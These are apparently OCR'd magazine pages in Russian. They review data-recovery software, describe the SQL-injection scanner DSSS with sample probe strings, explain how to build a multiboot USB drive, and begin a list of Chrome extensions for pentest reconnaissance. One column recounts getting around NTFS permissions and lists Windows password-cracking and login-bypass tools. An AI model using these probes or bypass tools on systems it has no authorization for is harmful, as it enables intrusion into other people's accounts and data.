
Стоит отметить существование программ, предназначенных для восстановления исключительно мультимедийных файлов (например, Photo Recovery Genius, DiskInternals Flash Recovery). Эти приложения, в большинстве своем, способны пройти только первый из наших тестов, а потому, казалось бы, бессмысленно их рассматривать. Но учти! В некоторых узкоспециализированных случаях они могут оказаться эффективнее стандартных решений.

UFS Explorer Recovery

ОС: Windows, Linux, BSD, Mac OS X
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: NTFS, FAT, Ext2, Ext3, Ext4, XFS, FFS, HFS, HFS+
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
СТОИМОСТЬ: €21,95 — €129,95
САЙТ: www.ufsexplorer.com

В том, что этот продукт пройдет все три теста, я даже не сомневался. UFS Explorer Recovery находится в одном классе с R-Studio: как Mercedes S-класса, но только не среди машин, а в сфере восстановления данных. Программа также всеядна в плане вида файловых систем и даже поддерживает по-настоящему экзотические файловые системы, вроде журналируемой XFS. Создание образа диска или раздела? Разумеется. Восстановление данных как с локальных, так и с сетевых носителей? Да, и даже больше: разработчики особенно подчеркивают возможность работы с NAS различных производителей. Единственное видимое отличие от R.Studio, пожалуй, в скорости работы: UFS Explorer работает несколько медленнее. И на мой взгляд, программа не так интуитивна в плане использования. Зато в плане цены решение более гибко. UFS Explorer Recoveryпоставляется в нескольких редакциях — standard, professional и raise data recovery. Стоимость для домашнего использования соответственно €39,95, €49,95 и €21,95. Что интересно, версия professional в целом менее функциональна. Но в отличие от версии standard заточена на работу с RAID-массивами и .vim-файлами (виртуальными образами). Последняя версия (или точнее набор версий) — raise data recovery — самая простая и умеет работать только с одним из типов файловых систем (для каждой ФС есть своя raise-версия).

Основные преимущества: возможность создания образа диска, простой и понятный интерфейс, работа с RAID и .vim-файлами, работа во многих ОС, восстановление данных в локальной сети.
Основные недостатки: отсутствие бесплатной версии.





RecoverMyFiles

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS, HFS, HFS+
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (русского нет)
СТОИМОСТЬ: $69,95 — $299,90
САЙТ: www.recovermyfiles.com

Эта программа вполне может составить конкуренцию File Scavenger по части минималистичности интерфейса и юзабилити. На главном экране перед пользователем предстает всего две кнопки — восстановление файлов и восстановление раздела диска. Скорость работы на высоте, хоть она и ниже, чем у File Scavenger. RecoverMyFiles умеет работать с основными файловыми системами Windows и Mac OS X, но разработчики в скором будущем обещают также поддержку EXT2 и EXT3. Решение поставляется в трех версиях, младшая из которых стоит ни много ни мало $69,95.

Основные преимущества: минималистичный интерфейс, работа с RAID, скорость работы.
Основные недостатки: мало поддерживаемых файловых систем, цена.



dvd


На диске мы собрали для тебя подборку тех утилит, которые успешно справились с нашими тестами.

File Scavenger

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (русского нет)
СТОИМОСТЬ: $49,95
САЙТ: www.quetek.com

Небольшая, но богатая по функционалу программа. Размер File Scavenger составляет менее 1 Мб, но это не помешало тулзе справиться с тестами «на ура». Интересно, что прогу необязательно даже устанавливать на компьютер — существует возможность запуска портативной версии. File Scavenger отличается поразительной быстротой работы. Остальные решения из обзора явно проигрывают ей по этому показателю. Приятно радует минималистичный интерфейс: для восстановления данных достаточно буквально нескольких кликов. Но несмотря на кажущуюся простоту, решение более чем функционально. Помимо восстановления данных на локальных дисках поддерживается работа с сетью. Приложение знакомо и с восстановлением файлов с RAID-массивов. При этом разработчики не занимаются маркетингом, предлагая десять тысяч разных версий по астрономическим ценам. File Scavenger со всем доступным функционалом поставляется в единственной версии и стоит $49,95.

Основные преимущества: минималистичный интерфейс, работа с RAID, работа с локальной сетью, скорость работы.
Основные недостатки: мало поддерживаемых файловых систем.



3 золотых правила восстановления данных

1. Никогда не сохраняй восстанавливаемую информацию на тот же носитель (или тот же раздел носителя)! Забудь о любых операциях записи на него. Профессионалы даже используют специальные блокираторы записи, чтобы исключить возможные воздействия на носитель.
2. Если твой носитель «дышит на ладан», то активно работать с ним для восстановления данных чревато. Сначала создай образ жесткого диска и работай уже с ним. Некоторые из представленных в обзоре программ предоставляют такой функционал.
3. Если ты не уверен в своих силах, или информация, находящаяся на носителе, слишком важна — лучше не пробуй заниматься восстановлением самостоятельно. Доверь это профессионалам. После неумелых дилетантских потуг легко может выйти так, что данные не смогут восстановить даже профи.



EasyRecovery

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
СТОИМОСТЬ: от 6458 руб.
САЙТ: www.easyrecovery.ru

EasyRecovery — младшая сестра предыдущих двух программ. Она обладает уже куда более скромным функционалом, но все наши тесты прошла на «отлично». EasyRecovery умеет работать только в двух файловых системах — FAT и NTFS, что выдает ее ориентированность на домашних пользователей. Но есть и некоторые приятные особенности. Во-первых, прога имеет достаточно мощный аппарат для диагностики диска (тест наличия потенциальных аппаратных проблем), а во-вторых, предлагает средства реставрации поврежденных файлов MS Office и zip-файлов. Стоит отдельно отметить режим работы «Raw Recovery». В этом режиме EasyRecovery сканирует носитель и собирает файлы по частям на основании имеющихся сигнатур. Сигнатура — это характерный фрагмент, по которому можно понять, что файл относится к определенному типу. Список имеющихся сигнатур впечатляет, при этом, воспользовавшись предложенными инструментами, сигнатуры можно добавить и самому. К сожалению, даже самая простая лицензия стоит очень недешево — более 6 тысяч рублей.


Основные преимущества: простой интерфейс, аппарат для диагностики диска, средства реставрации поврежденных файлов MS Office и zip-файлов.
Основные недостатки: мало поддерживаемых файловых систем, цена.

GetDataBack

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
СТОИМОСТЬ: $69-$79
САЙТ: www.runtime.org

Внимательный читатель возможно заметит: GetDataBack является платной программой, и она не смогла пройти третий тест, однако все же попала в обзор. Тут надо сделать оговорку. Восстановление данных — процесс достаточно непредсказуемый. Вариантов порчи данных и самого диска великое множество. Поэтому невозможно точно сказать, какое решение лучшее. Очевидно, что прога не справилась со смоделированным нами тестом, но в то же время GetDataBack давно зарекомендовала себя, как профессиональный инструмент восстановления данных, который в состоянии справиться со многими серьезными поломками. Сильным преимуществом утилиты является возможность восстанавливать файлы на удаленных дисках в локальной сети. Программа имеет две версии — для NTFS и FAT, стоимостью $79 и $69 соответственно.

Основные преимущества: скорость работы, работа с локальной сетью.
Основные недостатки: мало поддерживаемых файловых систем.





Результаты тестов

	Тест 1	Тест 2	Тест 3	Стоимость
R-Studio	+	+	+	$79 – $179
UFS Explorer Recovery	+	+	+	€21.95 – €129.95
EasyRecovery	+	+	+	$230 – $3300
File Scavenger	+	+	+	$49.95
RecoverMyFile	+	+	+	$69.95 – $299.90
GetDataBack	+	+	-	$69 – $79
Stellar Phoenix	+	+	-	$49
R.Saver	+	+	+	Free

	Тест 1	Тест 2	Тест 3	Стоимость
Recuva	+	+	-	Free
PC INSPECTOR File Recovery	+	+	-	Free
Restoration	+	+	-	Free
Undelete Plus	+	-	-	Free
FreeUndelete	+	-	-	Free
Avira UnErase	+	-	-	Free
Roadkil's Undelete	+	-	-	Free
Avira UnRase	+	-	-	Free

Бесплатные решения





Recuva

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
САЙТ: www.piriform.com/recuva

Известная и хорошо разрекламированная на западе программа, которую без конца хвалят западные блогеры. И, в общем-то, есть за что. Recuva смогла без труда преодолеть два первых наших теста, быстро справившись с восстановлением случайно удаленных файлов. В принципе именно так и позиционируют ее разработчики. Быстрое сканирование раздела занимает, как правило, не больше минуты. Для сложных случаев есть более глубокие режимы поиска удаленных данных. Но даже в этом случае восстановление данных с носителя с поврежденной таблицей разделов программе оказалось не по зубам.


Основные преимущества: простота использования.
Основные недостатки: недостаточная функциональность.

R.Saver

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
САЙТ: rlab.ru/tools/rsaver.html

R.Saver — это относительно новый продукт, но уже завоевавший уважение у многих специалистов по восстановлению данных. По сути, это не что иное, как урезанная версия профессионального UFS Explorer Recovery. Поэтому нет ничего удивительного, что среди бесплатных приложений прога выглядит серьезнее всего. Она единственная справилась со всеми тремя тестами. R.Saver работает без установки и предлагает восстановление данных с двух наиболее распространенных у обычных юзеров файловых систем — FAT и NTFS. К тому же приложение можно использовать, как инструмент для доступа к самым разным файловым системам: Apple Mac OS (HFS, HFS+/HFSX), Linux (Ext2, Ext3, Ext4, ReiserFS, JFS и XFS) и т.д. Учитывая, что большинству из нас нафиг не сдалась работа с RAID-массивами и восстановление данных по сети, R.Saver в большинстве случаев ничуть не проигрывает коммерческим продуктам. Проведенные тесты — лишнее тому подтверждение.

Основные преимущества: широкий функционал.
Основные недостатки: мало поддерживаемых файловых систем.



PC INSPECTOR File Recovery

ОС: Windows
ТИПЫ ФАЙЛОВЫХ СИСТЕМ: FAT, NTFS
ЯЗЫК ИНТЕРФЕЙСА: многоязычный (включая русский)
САЙТ: www.pcinspector.de

Этот продукт от немецких разработчиков так же, как и Recuva, смог пройти только два первых теста. И хотя производителем заявлена возможность восстановления данных в ситуации, когда «у диска отсутствует буквенный идентификатор или диск недоступен», полное отсутствие загрузочного раздела ему все же оказалось не по зубам. У решения есть также специальная версия PC INSPECTOR Smart Recovery, специально заточенная для восстановления файлов с карт памяти и флешек.

Основные преимущества: минималистический интерфейс.
Основные недостатки: недостаточная функциональность.

Если подводить итоги

Конечно, наши тесты едва ли могут дать ответ: «Какая из программ лучшая?». Да и никто не может. Среди специалистов наибольшее уважение вызывают R-Studio и UFS Explorer Recovery. Последняя дешевле и имеет версии сразу под несколько операционных систем. Впрочем, в большинстве случаев в них нет необходимости. Ты и сам убедился, что бесплатная R.Saver справляется с наиболее типичными ситуациями ничуть не хуже. Поэтому если вдруг и возникли проблемы, то начать их решение я рекомендую именно с ее помощью.

Мирослав Стампар (unconciousmind.blogspot.com)



Proof-of-Concept


Разработать сканер SQL-уязвимостей меньше 100 строк кода

Когда смотришь на коммерческие сканеры безопасности, то подчас удивляешься: «За что клиенты платят столько денег?». Занимаясь последние несколько лет разработкой открытого проекта sqlmap (sqlmap.sourceforge.net), я все чаще убеждаюсь, что многие продукты относятся к проблеме поиска SQL-инъекций спустя рукава. До смешного простые приемы вроде отправления SQL (например, добавляя символы вроде «')» в качестве значения параметров) и примитивные проверки на слепые инъекции (вроде «AND 1=1») не стоят того, чтобы просить за них не одну сотню баксов. Большинство из таких программ выдают невыносимо большое количество ложных срабатываний, опираясь в большинстве своем на ошибках DBMS, которые сами по себе еще ничего не доказывают. Нужно ли говорить, есть ли толк от таких прекрасных отчетов?

Что я сделал? Чтобы показать, чего стоят все эти проверки в коммерческих сканерах, я решил написать небольшую утилиту, обязательно меньше 100 строчек кода, которая по функционалу была бы лучше или, по крайней мере, не хуже большинства этих переоцененных коммерческих сканеров. Если по эффективности она не будет уступать платным продуктам, то их разработчикам придется намного усерднее делать свою работу, чтобы привлечь обратно своих клиентов. Так родилась утилита Damn Small SQLi Scanner (DSSS), которую я написал на Python. И да, сейчас в ней — 98 строчек кода.

Сканер поддерживает сканирование на глубину одного линка, игру с параметрами (SQL poisoning), обработку сообщений об ошибках и определение двенадцати разных типов DBMS (MySQL, Oracle, PostgreSQL, Microsoft SQL Server и т.д.), динамические нагрузки для слепых инъекций с использованием наиболее распространенных суффиксов и префиксов с продвинутым определением ответов сервера. Последние реализуются путем автоматического анализа заголовка страницы, ее длины, кода ответа HTTP (200, 404, и т.д.), а также нечеткого сравнения содержимого страницы (при помощи стандартного Python-модуля difflib). Короче говоря, получилось очень толково.

Предлагаю всем скачать и изучить код Damn Small SQLi Scanner (github.com/stamparm/DSSS), модифицировать его под себя и использовать для поиска потенциальных уязвимостей в своих разработках. И помни, если ты не сорвешь фрукты, которые низко висят, это точно сделает кто-то другой.



info
Оригинальный текст Мирослава на английском ты можешь посмотреть на DVD-диске.

98 строчек кода DSSS

Damn Small SQLi Scanner нашел две возможные SQL-уязвимости

Степан «Step» Ильин (twitter.com/stepah)



КОЛОНКА РЕДАКТОРА

ПРО МУЛЬТИЗАГРУЗОЧНУЮ ФЛЕШКУ

Не знаю как ты, а я сделал загрузочную флешку с Windows 7 на борту по инструкции из прошлого номера. Подвернулся повод: коллега, закрывая документ, отказалась от сохранения изменений последних трех часов работы и прибежала к засидевшимся в редакции с мольбой о помощи :). Очень скоро стало ясно, что свежей версии документа нет нигде и ни в каком виде, кроме как в скриншотах (да и то — лишь с некоторой долей вероятности), которые автоматически генерятся системой учета за работой сотрудников. Файлы хранятся локально (что очень странно), но доступ к ним есть только у админа. Админа в позднее время уже не было. А вопрос горел. В общем, в голову нам не пришло ничего лучше, чем создать загрузочную флешку, с которой можно загрузиться и обратиться к файлам на жестком диске, обойдя политику безопасности NTFS. Но не об этом речь. Главное — флешка с Win7PE оказалась в нашем распоряжении. По ходу дела у кого-то возник вопрос: а как уместить на носителе сразу несколько систем? Скажем, Win7PE, Backtrack и какой-нибудь дистрибутив для сброса админского пароля?
Мы уже проделывали когда-то такой трюк. Для этого заливали на флешку загрузчик grub4dos с помощью утилиты grubinst (download.gna.org/grubutil) и потом вручную редактировали конфиг menu.lst, добавляя для каждой системы описание ее ISO-файла. Это не самый удобный способ — гораздо сподручнее создавать мультизагрузочную флешку с помощью одной из специальных утилит:

- YUMI (www.pendrivelinux.com);
- SARDU (www.sarducd.it);
- XBOOT (sites.google.com/site/shamurxboot).

Тут дело не только в удобном GUI-интерфейсе, но и в большом количестве преднастроек для загрузчика для каждой конкретной ОС. Посмотрим, как это работает, на примере XBOOT.

1. Процесс создания мультизагрузочной флешки до безобразия прост. В общем случае — нужно просто drag'n'drop-нуть ISO'шки, которые ты хочешь записать на флешку или диск на вкладке «Create Multiboot USB/ISO». Для многих образов автоматически происходит распознавание типа дистрибутива (правда, в тупую — по имени файла): от этого зависят параметры конфигурации загрузчика, в том числе название пункта меню, которое будет появляться во время запуска, и раздела, в которой эта система попадет (Linux, Utility и т.д.). Так, для Offline NT Password & Registry Editor и Backtrack программа даже ничего не спросила и просто добавила системы в список. Для всех мало-мальски популярных дистрибутивов будет точно так же.


2. С собственными сборками чуть сложнее. Для моего образа загрузочной «семерки» автоматическое распознавание не сработало, и XBOOT предложила выбрать дистрибутив из огромного выпадающего списка. К счастью, в нем оказался подходящий пункт «PE, MSDART, ERD (Windows Vista & 7 only.)». Сложно представить, что подходящей конфигурации ты не найдешь, но если вдруг — используй пункт «Add using Grub4dos image Emulation». Это наиболее универсальный вариант настройки.

3. Дальше можно создать ISO'шку или же сразу перенести все файлы и загрузчик на флешку. В последнем случае необходимо выбрать диск (флешку), а также используемый бутлоадер (Syslinux, который предлагается по умолчанию, или Grub4Dos). Все остальное программа сделает за тебя. Работоспособность как готового образа, так и загрузочной флешки можно тут же проверить на виртуальной машине QEMU, которая уже встроена в XBOOT. Если все прошло хорошо, то ты сразу увидишь некизистое (ну правда!) меню загрузчика для выбора системы. Поменять порядок пунктов в меню и внести любые другие коррективы ты по-прежнему можешь вручную в конфиге syslinux.cfg.

4. Собственно, все готово, но есть несколько нюансов.

- Если что-то не запустится под VMware/QEMU/VirtualBox, это еще не значит, что это действительно не работает. Попробуй загрузиться на реальной системе: есть все шансы, что на самом деле все более чем работоспособно.
- Для создания multibootable-флешки крайне рекомендуется использовать FAT32. В случае с NTFS некоторые Linux-дистрибутивы не заработают. Если тебя беспокоит ограничение раздела FAT32, просто отформатируй носитель с помощью RPprepUSB tool (sites.google.com/site/rmprepusb), которая позволяет сделать раздел до 2 Тб.
- И последнее. Для работы XBOOT в системе должен быть установлен .NET Framework 4. Если программа будет вываливаться, ссылаясь на отсутствие библиотеки PGK.Extensions, то решается это скачиваением dll-ек с сайта dnpextensions.codeplex.com и размещением их папке %windir%/system32.

Чтобы лучше понимать, зачем тебе это может пригодиться, мы отобрали самые лучшие загрузочные системы. Схема — справа.



Тестируем загрузочную флешку в QEMU

Выбираем образы для компиляции

Антивирусы

Сложно придумать более эффективный способ справиться с малварью, которая уже обосновалась в системе, чем загрузиться в независимую ОС и запустить толковый антивирусный сканер. К счастью, сейчас все антивирусные компании как один смастерили загрузочные версии своих продуктов. В доказательство привожу этот длинный список Live ОС с различными антивирусами на борту.

- F-Secure Rescue CD
- Norton Bootable Recovery Tool
- Avira AntiVir Rescue System
- Kaspersky «Kav Rescue CD»
- Panda Safe Cd
- AVG Rescue CD
- BitDefender Rescue CD
- Dr.Web LiveCD
- eScan Rescue Disk
- GData AntiVirus Emergency System
- Acronis Antimalware CD
- Ubuntu Malware Removal Toolkit

Управления разделами жесткого диска



CloneZilla
Идеальная замена легендарному Norton Ghost для клонирования дисков, а также создания образов разделов для быстрого восстановления системы.



Parted Magic/ GParted
Редактор разделов, инструмент для работы с образами, тулза для восстановления загрузочных записей, а также редактор таблицы разделов — в одном флаконе.



PING (Partimage Is Not Ghost)
LiveCD-дистрибутив, позволяющий выполнять разметку жесткого диска, делать бэкап данных, восстанавливать удаленные файлы, реанимировать БИОС.

Восстановление системы



SystemRescueCd
Специальный дистрибутив для восстановления системы после сбоя и потери части данных.



Trinity Rescue Kit
Загрузочный набор утилит для восстановления работоспособности Windows-системы, включающий помимо прочего 5 антивирусных продуктов.



Redo Backup Live CD
Отличная разработка, призванная взять на себя обязанности по бэкапу данных.

Обход систем авторизации

ophcrack

Ophcrack Live
Система для взлома LM/NTLM хэшей паролей Windows с использованием радужных таблиц.



Offline NT Password & Registry Editor
Инструмент на тот случай, если нужно обнулить пароль какого-то из пользователей Windows-системы или внести какие-то изменения в ее реестр, не имея соответствующих прав.



Kon-Boot
Этот пакет, записанный на флешку, позволит залогиниться в установленную на компьютере систему, причем неважно Windows или Linux, с правами администратора.



YLMF
Если в систему не войти, можно использовать этот Live-дистрибутив, построенный на базе Linux, но полностью повторяющий интерфейс Windows XP и позволяющий запускать виндовые приложения под Wine.

Загрузка через сеть



netboot.me
Совершенно чудесная разработка, которая при наличии доступа в Сеть позволит запустить одну из дюжины различных систем, автоматически подгрузив необходимые данные из инета.



NetBootCD
А этот инструмент после загрузки сам скачает необходимые файлы и установит выбранную Linux ОС на компьютер.

Диагностика проблем



Memtest86+
Высокоэффективный тест оперативной памяти, позволяющий выявить ошибки в модулях RAM, часто приводящих к нестабильности работы компьютера.



Magic Boot Disk с MHDD
Самое популярное бесплатное решение для низкоуровневой диагностики жестких дисков.



Ultimate Boot CD
Сборка из более 100 утилит, с помощью которых ты можешь провести диагностику железа и выявить многие проблемы.



Inquisitor Live
Набор бенчмарков, состоящий из разнообразных инструментов для тестирования установленного в компьютере железа.

Собственная безопасность



Darik's Boot And Nuke
Очень опасная вещь! Сразу при загрузке намертво удалит все файлы с жестких дисков, затерев их несколько раз (для верности) случайными данными.



Tails
Система для анонимного выхода в Интернет без логов и строго по защищенному Tor-соединению.

Степан «Step» Ильин (twitter.com/stepah)




Хак-машина из Google Chrome

Собираем хакерскую сборку расширений для браузера от Google

Очень многие впечатляются и радуются скорости работы Google Chrome, но удивительное дело, даже не пробовали подключить дополнительные расширения. Какая глупость! Толковых аддонов пока действительно не так много, но уже сейчас есть набор расширений, которые могут пригодиться для пенстеста. Впрочем, большинство из них с большой вероятностью окажутся полезными и для вполне мирных целей.

Сбор информации и Fingerprinting


Аудит чаще всего начинается с анализа тех технологий и инструментов, которые используются веб-приложением. Применялся ли какой-то готовый движок, на каком веб-сервере все крутится, есть ли еще сайты, которые хостятся на том же сервере (и возможно уязвимы) — ответы на эти вопросы дадут специальные расширения.





Wappalyzer bit.ly/oTla1K

Этот аддон изначально разработан для Firefox, а потому ты, возможно, с ним уже знаком. Сейчас это, пожалуй, лучшее решение для определения технологий, которые применялись для построения ресурса. Большинство движков CMS/форумов/блогов имеют ряд характерных признаков, по которым можно распознать факт их использования. Например, тег <meta name=«generator» content=«WordPress 3.1» /> недвусмысленно указывает на то, что сайт построен на движке WordPress. Чем занимается Wappalyzer, так это исследует исходники страницы и пытается распознать подобные метки. В базе Wappalyzer есть данные по всем самым популярным решениям для создания порталов, блогов, форумов, хостинг-панелей, электронных магазинов.

Chrome Sniffer bit.ly/qlVfbx

Chrome Sniffer во многом повторяет функционал Wappalyzer'а и выполняет fingerprinting используемых на странице фреймворков, движков и JS-библиотек. Всего в базе сейчас находятся слепки 100 популярных инструментов. В случае удачного распознавания их иконки отображаются прямо в адресной строке.



IP Address information bit.ly/o93jXj

Пищу для размышления может подкинуть информация о хосте из WHOIS и других открытых источников. И, пожалуй, нет более удобного способа ее получить, нежели заюзать IP Address information. Расширение в один клик предоставляет геолокационную информацию, справку из WHOIS, отчет из базы спам-ресурсов, данные о DNS, хостинге, а также (и это мое любимое) соседях по домену (других сайтах, которые хостятся на этом же сервере).





Web Server Notifier bit.ly/nKwZm4

А это расширение от одного парижского ботаника (как он сам себя называет) делают одну, но очень важную вещь — пытается определить веб-сервер, на котором крутится проект. Распознав Apache, IIS, Nginx, GWS, Lighttpd или какой-то другой веб-сервер, Web Server Notifier выводит соответствующую пиктограмму в адресную строку.




Web Technology Notifier bit.ly/nDL6yl

Не менее важно знать, какая технология использована для выполнения веб-приложения: Ruby, PHP, ASP.NET или что-то еще? Web Technology Notifier пытается осуществить соответствующий fingerprinting. Важно, что выявляются еще и многие сопряженные с этими технологиями инструменты: например, Phusion Passenger для приложений на Ruby или Zope для приложений на Python.






HTTP Headers bit.ly/pll977

Зачастую администраторы не пытаются скрыть информацию об используемых программных средствах и технологиях, и она отображается прямо в HTTP-заголовках (например, X-Powered-By и Server). Чтобы быстро посмотреть хедеры в ответах сервера, рекомендую установить аддон HTTP Headers.

Манипуляция с HTTP-запросами

